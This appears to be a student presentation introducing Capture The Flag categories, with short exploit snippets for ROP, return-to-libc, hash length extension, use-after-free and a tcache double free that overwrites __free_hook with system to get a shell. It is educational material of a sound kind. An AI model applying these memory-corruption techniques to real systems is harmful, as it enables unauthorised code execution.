Capture The Flag

B06901077 楊晉佳 B06901081 許祐綾

Introduction

CTF (Capture The Flag), is a kind of cyber competition. The goal of CTF is to find the hidden flag by solving the challenges. There are several categories as follow:

Web

Exploit through web vulnerabilities, ex. SQL injection, command injection.

Crypto

Decrypting based on cryptographic algorithms.

Pwn

Exploit the program to gain control.

Reverse

Reverse engineering analysis for executables.

Forensics

Find the hidden message in the content.

Pwn-Basic

Buffer overflow

Exploit by the negligence of not checking the input size of buffer to overwrite the memory.

ROP

Find the “gadgets” in the program ant put them together execute shellcode.

```
#ROPgadget --binary 3x17
pop_rax_addr = 0x000000000041e4af #pop rax ; ret
pop_rdi_addr = 0x0000000000401696 #pop rdi ; ret
pop_rsi_addr = 0x0000000000406c30 #pop rsi ; ret
pop_rdx_addr = 0x0000000000446e35 #pop rdx ; ret
syscall_addr = 0x00000000004022b4 #syscall
binsh_addr = 0x00000000004b4080
start_addr = 0x00000000004b4100
```

Return to library

Find shellcode pieces in library ant put them together. Useful when NX enabled.

```
# get shellcode address
libcbase_addr = GOT - got_plt_offset
sys_addr = libcbase_addr + libc.symbols['system']
bin_sh_addr = libcbase_addr + libc.search('/bin/sh').next()
```

Crypto

Length Extension Attack


Use $Hash(message_1)$ and $Length(message_1)$ to calculate $Hash(message_1 \| message_2)$

```
baby@baby-UX410UQK:~$ hashpump
Input Signature: 6d5f807e23db210bc254a28be2d6759a0f5f5d99
Input Data: count=10&lat=37.351&user_id=1&long=-119.827&waffle=eggo
Input Key Length: 14
Input Data to Add: &waffle=liege
0e41270260895979317fff3898ab85668953aaa2
count=10&lat=37.351&user_id=1&long=-119.827&waffle=eggo\x80\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02(&waffle=liege
```

Substitution Attack on ECB

Identical plaintexts are mapped to identical ciphertexts.

Once a particular plaintext to ciphertext block mapping $x_i \rightarrow y_i$ is known, a sequence of ciphertext blocks can easily be manipulated



Pwn-Heap

Used After Free (UAF)

Exploit by not freeing the pointer to specific chunk to malloc the same chunk.

```
leak_puts_addr = u32(server.recv(4))
libcbase_addr = leak_puts_addr - libc.symbols["puts"]
system_addr = libcbase_addr + libc.symbols['system']

delete_note(2)
add_note(8, flat([system_addr, "||sh"]))
```

Double Free

Comes in handy when tcache in use because tcache lacks checking for double free.

```
# overwrite free_hook
free_hook_address = libc.symbols["__free_hook']
system_address = libc.symbols['system']
malloc(0x50, "a')
free()
free()
malloc(0x50, p64(free_hook_address))
malloc(0x50, "a')
malloc(0x50, p64(system_address))
```

Still tons of exploits